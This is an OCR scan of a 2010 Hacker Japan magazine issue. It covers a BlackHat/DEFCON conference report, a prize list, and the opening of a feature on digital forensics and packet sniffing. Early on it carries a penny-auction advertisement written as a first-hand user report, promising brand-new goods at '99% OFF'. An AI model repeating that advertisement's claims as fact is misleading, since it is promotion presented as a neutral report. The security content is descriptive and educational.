

2010 NOV. 11

平成22年11月1日発行（奇数月1回1日発行）第9巻第6号通巻第51号　平成15年8月6日第三種郵便物認可
発行人／末井昭　編集人／斉藤健一
編集部／〒169-8577 東京都新宿区高田馬場4-28-12　電話 03-3227-7705
営業部／〒171-0033 東京都豊島区高田3-10-12　電話 03-5292-7751

定価1800円 本体1714円
発行／白夜書房
雑誌コード　17499-11



4910174991102
01714

ハッカージャパン Hacker Japan


2010 NOV. 11

総力特集 デジタル鑑識＋ネットワーク盗聴の達人

白夜書房

平成22年11月1日発行（奇数月1回1日発行）第9巻第6号通巻第51号　平成15年8月6日第三種郵便物認可

DEFCONの資料で知識を深め、ハンズオン形式の特集記事でスキルを磨け!!



ハッカージャパン

2010 NOV. 11

DVD-ROM付
定価1800円





総力特集 デジタル鑑識＋ネットワーク盗聴の達人

ある時はHDDやメモリに残された証拠を余さず収集・解析し、またある時はネットワークに流れるパケットを調査する。これを読めばあなたもアクセス探偵になれる!!

NEW OPEN!

新型オークションサイトって知っていますか！？

家電・ゲーム・etc...
アナタの欲しい物が
なんと・・・・・・・・・・・

99%OFF

PCで！携帯で！スマートフォンで！メチャ安落札！

一撃 ICHIGEKI **http://k.1-geki.tv**

注目 こんなに安く家電が買えちゃうの！？ニュータイプオークション登場！

もうすでにご存知の方もいらっしゃるかと思いますが、昨年末あたりから「面白いオークションがあるよ！」と海外のオークションサイトを紹介され早速アクセスしてみると商品がメチャクチャ安い金額で落札されていた。しかし日本じゃないから落としても使えないし、送ってこないかもとビビりまくりの筆者でしたがついに日本でも同じようなオークションサイトを発見！しかも大型液晶テレビやら、ゲームやら、皆さんが知っている欲しそうな商品が勢ぞろい！「これは試して見るしかない！」ということで、筆者の戦果をまとめてみました。
皆さんのデータとしてお読みください。

オークション概要

このオークションには基本的に4つのオークションがあるみたい。ココに紹介いたします。

¥1オークション

この¥1オークションは意外にも高価な商品に多かった。上級者が競うオークションのようだ！

通常オークション

基本的にはこの通常オークションが多いみたいです。1度落札した人にはコチラの商品はねらい目です。

Freeオークション

面白い商品やポイントを落札するのはこのFreeオークションらしい。筆者も当然商品落札いたしました。

ビギナーオークション

初心者マークが商品の写真に着いていた。これは、落札者は参加出来ないらしい。と言うことは・・・・！！

コレは知っておくと便利です！『一撃』レポート1

金額の上昇の仕方が違う！
ヤフオクに限らず基本的にオークションサイトでは金額が最低幾らで入札額も幾ら以上でと決まっているが、このサイトでは1回の入札額が設定されているため金額の高沸が無い。だから安く商品を買うことが出来ちゃうのだ！

オークションなのにポイント制
1回の入札でポイントを使って落札させるシステム。それと1回の入札金額が決まっているのでオークション参加者が多ければ多いほど安く商品を買うことが出来る！
これがニュータイプのオークションサイト攻略の肝だ！！

出てくる商品が新品だから安心！
このサイトの魅力の一つ、出てくる商品が新品。だから手に入った時の喜びが違う！そして安心感があります！入札する時の気合の入り方も変わってくるでしょ！

ライバル達に差をつけろ！メチャ安落札の秘訣はサイト内にある！コレを読んで攻略し放題だ！

『一撃』のココを見ろ！サイトの攻略法を見つけ出せ！

1 商品ページ



1 商品ページ
商品ページはまずはとにかく商品を良く見ること！そして残り時間も良く見ること！欲しい商品が何時くらいに落札出来るかのイメージをまずつける事。
登録前には必ず見てください。そうすると、何かピンと来ます。そして入札時にはもっとよく見る事。ライバル達の動きが必ず解るはずです。それから勝負をかけても遅くは無いです！商品ページは勝負の入り口です。絶対よく見ましょう！

2 商品詳細ページ



2 商品詳細ページ
商品詳細ページにはサイト攻略のヒントが満載！　是非チェックしまくってください。
手動・自動入札のやり方も覚えた方が勝率がグ～ンと上がります！
入札履歴をよく見ていればライバル達の攻め方も解ってくること間違えなし！
他にもライバル達を倒すための攻略の鍵がココにはたくさん詰まってます！
勝負中にはこのページは要チェックです！

3 マイページ



3 マイページ
最後にマイページ。自分専用のページで、このページを使うと、意外に便利。ログインしたらまずはこのページに行きましょう！
携帯のアドレスを登録して外に出ると、『もうスグオークション終了ですよ。』とお知らせのメールなどが来るように設定できたり、ウォッチリストを駆使して勝負したり自分の考え方一つでこのサイト『一撃』を攻略するのに役立っちゃいます。
このページも勝負する時には必ずチェックしてください。
その他にもご紹介するページはありますが、あとはご自分で探してみてはいかがでしょうか？

コレは知っておくと便利です！『一撃』レポート2

欲しい商品が無い時、アナタならどうしますか？
コレは余談になりますが、もし自分の欲しい商品がオークションに並んでいなかったらどうしますか？この『一撃』というサイト、リクエストのメールを送るとオークションに欲しかった商品が出てくるらしいのです。サイトでそのようなサービスをしてくれたら、おかしな入札も減るし、自分のやる気も出るし一石二鳥ですよね。実際試した方もいらっしゃる様で、ホントに欲しい商品がオークションに出てきたらしいですよ。もうコレは試してみる価値はありそうですね！

登録したばかりの方の必勝法！
最後になりますが、登録したばかりの方は必ず『初心者』マークのオークションはチェックする事。
なぜなら、猛者達は参加出来ない。と言うことは落札しやすいと言うことなんですね！

DEFCONの資料で知識を深め、ハンズオン形式の特集記事でスキルを磨け!!



※ DVD-ROM を取り出すには赤い開封ひもを引いてください。

■付録 DVD-ROM について

- 本付録 DVD-ROM に収録されているプログラムやデータは、すべて著作権法によって保護されています。ご利用は個人の範囲に限られます。
- 本付録 DVD-ROM に収録されているプログラムを利用したことによる問題や損害に対して、編集部およびプログラム作者は一切の責任を負いません。
- DVD-ROM 制作時にウイルスチェックを行っておりますが、ウイルスの不存在を保証するものではありません。
- 本付録 DVD-ROM 収録プログラムやデータに関して、その使用方法もしくは非動作時の質問などの問い合わせに、編集部および提供者は回答の義務を負わないこととします。
- 付録 DVD-ROM の不良や破損はお取替えいたします。お手数ですが、不良・破損 DVD-ROM を下記までお送りください。

〒 169-8577
東京都新宿区高田馬場 4-28-12　株式会社白夜書房　Hacker Japan 編集部

毎年恒例! 真夏のラスベガスで繰り広げられるハッカーの祭典をレポート

インサイド BlackHat 2010 & DEFCON18

緩やかな回復基調とはいえリーマン・ショックの傷跡もいまだ残る米国経済。しかしそんな状況はどこ吹く風、今年も世界各国からセキュリティ専門家やハッカーたちがラスベガスへと集結する熱い1週間が始まった。本誌の年中行事ともなっているBlackHat USAとDEFCONレポートを早速お届けしよう。

取材・文・撮影＝編集部

参加者数はリーマン・ショック前の水準を上回る!!

BlackHat USA 2010 Briefings

July28-29, Caesars Palace

BlackHat USAは最先端の情報が集まるセキュリティのコンファレンス。2日間で行われるセッションは合計100本以上にもおよぶ。

他のコンファレンスと比べてその規模は群を抜いている。完全復調とはいえない景気の中でも約5000名の参加者が集まった。この数字はリーマン・ショックが起こる直前に行われた2008年の数字を10%ほど上回るものだという。

最近、米国では国家のセキュリティが重要課題だとする傾向があるようだ。BlackHatでは、代表のジェフ・モス氏が2009年よりHSAC(Homeland Security Advisory Council)のメンバーを務めていることもあり、こうしたトレンドをいち早くキャッチアップしている。これも参加者増につながる1つの要因なのかもしれない。



会場となったシーザース・パレス。古代ローマやギリシャをイメージした高級ホテルだ

ICANNがルートゾーンでのDNSSECの正式運用開始を発表

BlackHatの会期中、ドメイン名を管理するICANNがルートゾーンでのDNSSEC運用開始を発表する記者会見を行った。DNSSECとはDNS応答の正当性を保証するための拡張機能で、一昨年、ダン・カミンスキー氏が発表して話題となったDNSポイズニングが導入のきっかけとなった。セキュリティの専門家が数多く集まるBlackHat/DEFCONの場でアナウンスすることで広くアピールできるとICANNは考えたようだ(関連記事はP132)。


記者会見に出席したダン・カミンスキー氏

Session
セッション

2日間でのセッションは100本以上。数ある中から編集部が気になったものを紹介しよう。

米国政府のサイバーセキュリティへの取り組み

ジェーン・ホール・ルート（Jain Holl Lute）氏



基調講演は米国安全保障省の副長官であるルート氏が行った。ルート氏はスタンフォード大学で政治学の博士号、ジョージタウン大学で法務の博士号を取得したという「超」が付くほどの才女。卒業後は米陸軍に入隊、そして政府高官として活躍する輝かしい経歴の持ち主だ。講演は抽象的な内容だったが、「サイバーセキュリティはわれわれ一人ひとりが直面する課題」だと強調。遂行途中にある取り組みとその困難さについて語ると同時に国土安全の議論に市民の積極的な参加を呼びかけていた。

無尽蔵にお金を引き出せるATMハッキング!!

バーンナベイ・ジャック（Barnaby Jack）氏


写真提供＝笠原利香

今年のBlackHat/DEFCONでのベストスピーチ。昨年、業界からの圧力で講演直前にキャンセルになった「ATMハッキング」が帰ってきた。ATMにトロイの木馬を仕込み、特別な仕掛けをしたキャッシュカードを持ってそのATMの前に立てば、お金を好きなだけ引き出せるという強烈なインパクト。トロイの木馬を仕掛けるには、ATMが接続するネットワークを経由するか直接ATMに接触する必要があるが、ネット上で10ドルも出せばATMの鍵が手に入ってしまう状況だったという（関連記事はP80）。

100万のルーターをハックする方法

クレイグ・ヘフナー（Craig Heffner）氏



このスピーチではDNSリバインディングを使い、SOHOルーターに侵入する方法を紹介。DNSリバインディングとは、DNSの返すIPアドレスを巧妙に変化させ、JavaScriptの異なるドメインでの動作を制限するポリシーを破る攻撃手法。これにより、通常外部からアクセスできないはずのローカルネットワークに侵入し、ルーターの設定を変更してしまうのだという。Linksys、Belkin、Asus、Dellなどのルーターで有効だったそうだ。

ついに参加者1万人超え! 世界最大規模のハッカーのオフ会!

DEFCON 18

July29-August1, Riviera Hotel

BlackHatの後に開催されるのがハッカーの祭典、DEFCONだ。その歴史は古く今回で18回目を数える。セッションだけではなく参加できる数々のイベントが併設されているのが特徴だ。その規模は毎年拡大を続け、今年はついに入場者数が1万人を超えたという。

例年はBlackHat終了翌日の金曜日スタートだったのだが、昨年からBlackHat最終日にあたる木曜日スタートとなった。日程が一部重なるようになってしまったが、これも規模拡大の影響だろう。スピーチの募集を行うCall for Paperには350本以上の応募があったというから驚きだ。

ギミックを施した入場バッジやDEFCON公式グッズは数に限りがある。これらを確実に手に入れるためには、BlackHat最終日の午前のセッションを捨てる覚悟が必要だろう。

前述のATMハッキングのスピーチはDEFCONでも行われ、聴衆から拍手喝采を浴びていた。他にも米国で普及が進むスマートメーター(インテリジェントな電気メーター)の脆弱性など、物理的なセキュリティと情報セキュリティの接点に焦点を当てたものが話題になっていた。




古き良きラスベガスを感じさせるリビエラホテルだが会場となるのは今年が最後



毎年凝ったギミックが話題のDEFCONの入場者バッジ。今年は液晶ディスプレイが搭載された

公式バッジ以上にクールな"ニンジャ・バッジ"

会場を歩いていると公式バッジとは別に赤い大きなバッジをぶら下げている人を見かける。液晶ディスプレイが付いており、中では忍者のキャラクターが動いている。このバッジはNinja Networksというハッカーグループが制作したもので、無線LANを使って忍者同士が対戦するゲーム機能もあるようだ。元々、ニンジャ・パーティの入場チケット代わりに作られたもので「エリート」にしか配られないという。限定と付くと目の色が変わるのはどこの国でも同じで、会場のいたるところでバッジ争奪戦が繰り広げられていた(関連記事はP82)。


かつてのゲームウォッチを彷彿とさせるニンジャ・バッジ。無線LANで他の忍者と対戦できるゲーム機能付き

CTF
Capture The Flag


日本人も参戦!　サーバーの攻守を競うDEFCONの花形イベント

Capture The Flag（以下CTF）とは、主催者から配布されたサーバーのイメージを稼働、これを防御しつつ敵サーバーに攻撃を仕掛けポイントを奪取する。数あるコンテストのの中でも一二を争う人気競技だ。会場にはBinjitsu（バイナリの忍術）と書かれた幕が出場チームを迎え入れるかのように掲げられる。

DEFCONで開催される決勝に駒を進めるには、オンラインで行われる予選において獲得ポイント上位10チーム以内に入らなくてはならない。今年の予選は5月末に行われたが、500以上ものチームが参加する激戦の上、競技は55時間にもおよぶ長丁場だったそうだ。

前号のレポートにもあるとおり、日本チームは惜しくも決勝進出を果たせなかったが、多国籍チームの一員として日本人fkmr氏や日本在住のラウリ・コルツパルン氏が出場したので、特集記事ではその貴重な体験を語ってもらうことにした。

決勝で高得点を得るには与えられたサーバーイメージをいち早く解析、脆弱性を見つけ出しパッチを当て、同時にExploit（攻撃コード）を敵に悟られないように書く技術も必要になってくるという。果たして結果はいかに?（関連記事はP84）



fkmr氏らが参加するlollerskaterzチームの様子。淡々とノートPCに向かっているだけにしか見えないが、ネットワークの向こうでは激しいサーバー攻防戦が繰り広げられている

Defcon Capture The Flag
SUMMARY

Place	Team	Steals	Defaces	First Blood
1	ACME Pharm	845	0	-
2	Routards	658	0	-
3	[illegible]	1210	0	-
4	VedaGodz	577	0	-
5	TwoSixNine	443	0	-
6	EuroNOP	540	16	-
7	shellphish	105	0	-
8	painsec	431	0	-
9	lollersk8erz	138	1	-
10	teambfe	0	0	-

会場では各チームの得点状況がプロジェクターで映し出される

技術ではなく欺術を競うコンテスト（ソーシャルエンジニアリングCTF）

困ったふりをしてターゲット企業に電話を掛け、担当者からどれだけ多くの情報を聞き出せるかを競う「ソーシャルエンジニアリングCTF」が昨年に引き続き開催された。ソーシャルエンジニアリングと聞くと、パスワードなど重要情報を聞き出すイメージもあるが、このコンテストでは法を遵守する厳格なルールが設定されていた。参加者はみな同じ条件で競技するので、欺す技術の優劣が勝負の分かれ目になるが、その違いはどういう点にあるのか? 政府関係者や心理学の専門家などもコンテストの結果を知りたがっていたようだ（関連記事はP88）。



残念ながら会場は撮影・録音ともにNG。写真は記者会見でのコンテスト主催者。ターゲットとなった企業から数多くのクレームも寄せられたとか

People
ピープル

今回の取材で出会った人たち。今後本誌のインタビューで登場する彼らを一足先にちょっとだけご紹介。

架空人物に成りすましてソーシャル!?

トーマス・ライアン(Thomas Ryan)氏



もし、美人のセキュリティ専門家からフレンド申請のメールが来たら… この一風変わったプレゼンを行ったのがトーマス・ライアン氏。彼はRobin Sageという名の架空人物を仕立てFacebookのアカウントを作成し、セキュリティ業界の人や政府高官たちと友達になっていく。まさに男性心理の脆弱性を突くExploitだ(笑)。ライアン氏によれば、電子メールのアドレスさえわかれば、かなり深いレベルまで個人情報を探り出すことができるという。クラウド時代のプライバシーを考えさせられるプレゼンだ(Robin Sageの写真など関連記事はP80)。




入国審査でノートPCを押収!?

ジェニファー・グラニック(Jennifer Granick)氏

グラニック氏が属するEFF(Elecronic Frontier Foundation:電子フロンティア財団)はデジタル社会での市民権利を擁護する非営利組織。iPhoneのJailBreakが合法と認められたのもEFFの功績だ。米国では国家セキュリティの一環として入国管理局によるノートPCやスマートフォンなどの押収が認められている。彼女は米国に来る旅行者の視点でその対処法について教えてくれる。「会社備品のノートPCが押収されそうになったら?」、「係官にノートPCのパスワードを教えろと言われたら?」など誰もが遭遇する可能性があるだけに興味深い内容だ。

国家セキュリティのアドバイザーに就任!!

ジェフ・モス(Jeff Moss)氏



BlackHatの代表でありDEFCONの主催者。2009年より米国ホームランドセキュリティのアドバイザーの一員となる。モス氏自身は仕事というより大学に入って勉強している感覚なのだそうだ。今年1月に起こった中国からGoogleへの攻撃や、2008年に米軍のネットワークが深刻なサイバー攻撃の被害にあったことが明らかになるなど、国家のサイバー・セキュリティが重要視される時代なったと氏は言う。ただし、ネットワークに壊滅的な打撃を与えてしまうことは攻撃者にとっても得策ではないので、この先も「戦争状態」になることはないだろうと予想する。

Souvenir
おみやげ

BlackHat、DEFCONでゲットしたお宝グッズの数々を各1名、計8名様にプレゼント。ふるってご応募ください。なおTシャツはすべてUSサイズです。

応募方法は次ページを参照!



A 縦にBlackHatのロゴが入った公式Tシャツ。シンプルながらも目立つデザイン(Lサイズ)



B 背にサイバーな雰囲気のイラスト。額に入ったQRコードと赤く光る目が印象的(Mサイズ)



D キーボードを叩く指先が描かれたDEFCONオフィシャルTシャツ、色はネイビー(Lサイズ)



C バッグ・メモ帳・ペン・ネックストラップなどBlackHat参加者に配布されるグッズを一式で



E DEFCON参加者に配布されるバッジ(プレス用)・プレゼン資料CD・プログラムを一式で



F 映画「トロン」の書体を使ったロゴが背面に。ブラックライトの下で光ります(Lサイズ)



G こちらもDEFCONオフィシャル。白地にグレーでプリントされたロゴマーク(レディースLサイズ)



H ギーク御用達ブランドJINXの新作。ディスプレイ頭の男が胸をはだけると…(Mサイズ)

「団マーク」が付いているTシャツは「セキュリティうどん(かまたま)」(http://sec-udon.jpn.org/)を主催するzou団様より提供いただきました。ありがとうございます!!

Hacker Japan 2010年11月号

PRESENT

01 BlackHat & DEFCON グッズ

編集部提供




8名様

Tシャツやバッジなど現地で手に入れたグッズを8名様にプレゼントします。Webの応募フォームには「01 A Tシャツ」などと表記していますので、前ページを参考に選んでください。

02 DECULTURE PT2X2

編集部提供


1名様



9月号で検証した、最大4番組同時録画、地デジ・BS・CSの3波対応のパソコン向けデジタルチューナーカード「DECULTURE PT2X2」をプレゼント。本体のみで説明書・ドライバー類はありません。

03 DELL Optiplex GX520SFF

あきばんぐ提供



2名様

中古のDELLデスクトップマシン「GX520SFF」を2台プレゼント。Pentium4 2.8GHz、メモリ1GB、HDD80GB、DVDマルチドライブを搭載。

04 秀スキャナー (hidescan2)

株式会社テック

1名様



PCやiPadにデータが転送できるハンディスキャナー。解像度は標準モードで300dpi、高品質モードで600dpi、サイズはA4まで対応している。

05 Kaspersky Internet Security 2011

株式会社ジャストシステム提供

3名様

怪しいファイルやWebにアクセスする際に、PC内に構築された仮想環境でチェックする「セーフデスクトップ」機能を強化した、アンチウイルスソフトの最新版。1年3台版をプレゼント。



06 RUF2-JV8GS BK

株式会社バッファロー提供

1名様



アンチウイルスエンジンを搭載しており、USBメモリ内にマルウェアがコピーされると即座に検知し隔離してくれる。容量8GB、ブラックカラーをプレゼント。

07 ゼマナ アンチロガー

株式会社フロントライン提供

2名様

個人情報を盗み出すキーロガー系のマルウェアに強いセキュリティソフト。定義ファイルの更新が不要でPCへの負担もかけない。



08 プログラミングコンテスト チャレンジブック

編集部提供

1名様

Google Code Jam、TopCoder、ACM/ICPCなどのプログラミングコンテンスに入賞するためにはどうすればよいか？ そのテクニックとコツを伝授してくれる1冊。



応募方法 Hacker Japan Online(http://www.byakuya-shobo.co.jp/hj/)にある「アンケートフォーム」からご応募ください。締め切りは2010年11月30日(火)です。当選者の発表はWebにて行います。ご意見ご感想、アンケートをお書きのうえ、ふるってご応募ください。

DEFCONの資料で知識を深め、ハンズオン形式の特集記事でスキルを磨け!!

デジタルフォレンジックとスニッフィングの大特集!

ある時はHDDやメモリに残された証拠を余さず収集・解析し、

またある時はネットワークに流れるパケットを調査する。

これを読めばあなたもアクセス探偵になれる!!

総力特集

デジタル鑑識



付録DVD-ROM連動



PART 1 デジタル鑑識の達人

PART 2 ネットワーク盗聴の達人

ネットワーク盗聴の達人

はじめに

文◉編集部



◉ムック2冊とも好評発売中です

みんな、好評発売中のムック「ハッキングの達人」&「無線LANセキュリティの教科書2011」はもう読んでくれたかな？　え、まだ？　どちらもHackerJapan編集部一同の魂が込められているので、ぜひご覧ください。

…という宣伝はともかく、この2冊はどちらも能動的な「攻撃」に主眼を置いている。「ハッキングの達人」ではポートスキャナーNmapやパスワードクラックやWebアプリ攻略。「無線LANセキュリティの教科書2011」はWEPやWPA-PSKなどの解析。

もちろんこれは皆さんに攻撃を実行してほしいということではなく（他に影響しない実験環境でならバンバンやっていただきたいが）、攻撃手法を理解することでリスクを知ってもらうのが目的だ。

◉解析なくして攻撃の成功なし

言うまでもなく、そういった攻撃だけが「ハッキング」というわけではない。しかし、「ハッカー」という言葉はすっかり「コンピューターに攻撃を行う悪人」というゆがんだイメージで定着してしまった。本誌読者の皆さんなら、そういう奴はクラッカーと呼べよ、と苦々しく思っている方も多いだろう。

だが、倫理的にはともかく、技術的には別にハッカーとクラッカーに優劣はない。クラッカーだって、やみくもに攻撃するだけではダメなのだ。ドラマや映画の「ハッカー」なら、いきなりサーバーに接続して何やらコマンドを打ち込んだだけで、あらゆるリソースを好き放題にできたりするが、実際には前もって丹念に情報を集め、それを解析するという準備段階なくして攻撃成功はおぼつかない。

また、当たり前だが、攻撃をする者がいれば攻撃を受ける者もいる。何者かの攻撃を受けた場合、いったいどのようなことをされている／されたのかを調べなければ対処のしようがない。ネットワークに対し今現在攻撃が続いているなら、どのようなパケットが飛んでいるのかを知るのが重要だし、すでに攻撃された後であれば、痕跡を集めていつどのようなデータにアクセスされたか、情報の改ざんや流出があったのか、などダメージ評価を行わなければならない。

これらの作業、つまり情報の解析も「ハッキング」の一種といえる。ハッキングは攻撃する側だけのものとは限らないのだ。

◉「鑑識」の面白さ

ということで今回の特集は「解析」がテーマだ。でもなんか地味っぽいし、ちょっと難しそう…と思う人もいるだろう。たしかに、ネットワークにひたすら聞き耳を立てるとか、痕跡を求めてディスク内のデータを探る、といった行動は一見地味に思えるかもしれない。だが、ネットワークやディスクを解析して、例えばパスワードを奪取できるとしたらどうだろう。サーバーにExploitコードをぶち込むのと遜色ない「攻撃」ではないか。

しかしそれを抜きにしても、手がかりを追った結果さまざまな事実が判明していくことには、知的興奮がある。「CSI: 科学捜査班」というアメリカのテレビドラマをご存じだろうか？　警察ものではあるが、派手な銃撃戦や立ち回りはほとんどない。主役は、現場に残された証拠を分析する鑑識課だ。地味に思えるドラマなのに、大人気でもう10年も続いている。やはりその一因は、わずかな痕跡から意外な事実が明らかにされていくという、鑑識の面白さにあるのだろう。

◉デジタルデータから証拠を探る

今回の特集前半は「デジタルフォレンジック」。フォレンジックとは、まさにその「鑑識」のこと。ハードディスクなどにあるデジタルデータを探り、例えば侵入の痕跡やデータの改変などの証拠を探すのがデジタルフォレンジックだ。

そういえばちょうど今、検事が証拠フロッピーディスクにあるファイルのタイムスタンプを改ざんした事件が話題となっている。ディスクを解析してこうした改ざんの証拠を見つけ出す作業は、デジタルフォレンジックの本領だ。もっともこの事件の場合は、フォレンジック云々以前のレベルで発覚したようだが。

もっとよく知られているフォレンジックは、削除したファイルからデータを取り出す解析作業だろう。これまた最近話題になった事件で、銀行がメールを削除して金融当局の検査を妨害した、というものがあった。単に「削除」しただけではデータが消えないことは皆さんご存じだろう。この事件では実際に、警察によって削除メールの復元が行われたようだ。

◉実際に解析作業をやってみよう

今回はそのデジタルフォレンジックを詳しく解説する。各種ツールの紹介はもちろん、現役のフォレンジックスペシャリストに、作業手順や留意点、そして費用に至るまで語ってもらった。さらに、サンプルのディスクイメージデータを使って、皆さんに実際にフォレンジックを体験していただく。解析によってさまざまな情報が暴かれる醍醐味を、ぜひ味わっていただきたい。

なお、記事で触れてはいるのだが、実際のフォレンジック業務では、解析前に証拠を保全することがきわめて重要となる。今回は解析に主眼を置き、保全（イメージコピー）ツールの解説はしていないが、もし本当に重要なデータを解析して証拠としなければならないような場合には、保全にも充分気をつけてほしい。

◉ネットワークから情報を集める

特集後半では、ネットワークを流れるデータを解析する。本誌読者であれば、パケットを収集してその内容を表示するネットワークスニッファー（ネットワークモニター、パケットアナライザー）はおなじみのことと思う。だが、スニッファーで何ができるか、は意外とご存じないのではないだろうか。ただ単に、ネットワークを平文で流れるPOP3やFTPのパスワードを覗くことだけがスニッファーの能ではない。

◉ Wiresharkでこんなことまでできる

スニッファーの代表格を挙げれば、なんといってもWiresharkだろう。WiresharkといえばセキュリティツールTBD定番中の定番。もちろんBackTrack4にも収録されているのだが、他のツールが入っているBacktrackメニューではなく、「Internet」にあるという破格の扱いになっているほどだ（笑）。

だがこのWireshark、さまざまなことができるのだが、多機能なぶんなかなか使いこなせない、という人も少なくないだろう。今回は、このWiresharkを徹底的に使い込んでみたい。もちろん、ネットワークを流れるパスワードを覗くという当たり前（?）の使い方も解説するが、ネットワークに障害が発生した場合のトラブルシューティングや、パケットの中からマルウェアによる通信を見つける方法、企業などでWinny使用を防ぐためにWinnyパケットを見つけ出すといった、さまざまなWireshark活用法を紹介する。

フォレンジックとスニッフィングは、普通なら見ることのできない貴重な情報への扉を開く鍵だ。この2つを活用して、ネットワークで起きた事件の証拠を見つけ出すアクセス探偵になろう。



確実に証拠を保全し、かすかなデータの痕跡を探る!

デジタルフォレンジック入門



「フォレンジック」という言葉の意味はわかっても、実際にどんなことをするかというイメージはなかなかわきにくい。まずは具体的なデジタルフォレンジック作業の内容を見てみよう。

文●Oro

デジタルフォレンジックとは?

フォレンジック(Forensic)はラテン語のforum(法廷)が語源であり、法と切り離すことができない概念である。フォレンジックは昔ながらの表現をすれば「鑑識」となる。彼らの仕事は、事件現場に残された物的証拠を、できるかぎりそのままの状態で保全し、証拠を科学的に分析することによって、事件を証明することだ。

ただし、本記事で取り上げるデジタルフォレンジック(以下DF)が証拠として取り扱うのは、凶器のナイフや被害者の血痕ではなく、メールやデジカメ画像などの電子データである。DFが明らかにするのは、証拠となる電子データの詳細な解析レポートと、データ自体に改変が行われた痕跡の有無だ。

読者の方は意外に思われるかもしれないが、データ解析のテクニックはDFの一面でしかない。電子データは非常に変化しやすい性質を持っているため、誰にでも破壊や改ざんが容易に行えてしまう。DFでは最終的に裁判に提出する証拠を意識し、法的紛争・訴訟において疑念の余地なく「採用可能(Forensically-Sound)な証拠」であるかどうかが、十分に検証されなくてはならないのだ。

証拠保全


DFの最初のプロセスは証拠の保全である。証拠保全とは平たく言うと「証拠を安全な状態で保護すること」。例えば警察が事件現場に規制テープを張って関係者以外の立ち入りを禁じるのも、事件現場という証拠の保全が目的だ。

DFで取り扱う電子データは、コンピューターやハードディスク、フロッピーディスクなどに記録されているため、証拠の保全は物理的なデバイス単位で行うことが多い。ただし、調査員がオリジナルの物理デバイスを直接解析することはほとんどない。オリジナルを直接扱うことにより、物理的な破壊やデータ改変のリスクが高くなるためだ。後に述べる「最良証拠の原則」の観点からも問題が出る可能性があるので、オリジナルに対する作業はできるだけ最小限にとどめておく方が安全である。DFではビットストリームコピーという方式でオリジナルの正確なバックアップを作成し、調査員はバックアップデータを解析するのが一般的だ。

証拠保全の失敗は、後のすべてのプロセスに影響があるため、以下の事項に留意しながら適切に保全を行いたい。

◎最良証拠の原則

証拠は常に案件で採用可能な最良のもの、つまり基本的にオリジナルの証拠が必要であるという考え方を、最良証拠の原則(Best evidence rule)という。先述のように、DFでは現場で保全したコンピューターやハードディスク、フロッピーディスクなど物理的なデバイスがオリジナル



の証拠として扱われる。オリジナルは解析され証拠として提出されるまで、いっさいの改変が生じないように適切に保全する必要がある。

それでは、コピー後にオリジナルが物理的に破損してしまった場合はどうなるだろうか。現実問題としてハードディスクは繊細な記憶媒体であるため、適切に管理していた場合にも次回起動時に壊れてしまっている可能性はある。オリジナルの証拠が提出できない場合には、どのように対応すべきだろう。

最良証拠の原則では、

①オリジナルの存在が明らかである
②オリジナルの提出が不可能または困難な場合
③コピーがオリジナルの内容を正確に反映している

ことが証明できれば、例外的にコピーでも最良証拠として採用可能であるという見解もある。DF技術者は万が一の事態に備え、最良証拠の原則を参考にコピーもオリジナルと同等の証拠として適切に取り扱うべきである。

◎保全作業記録

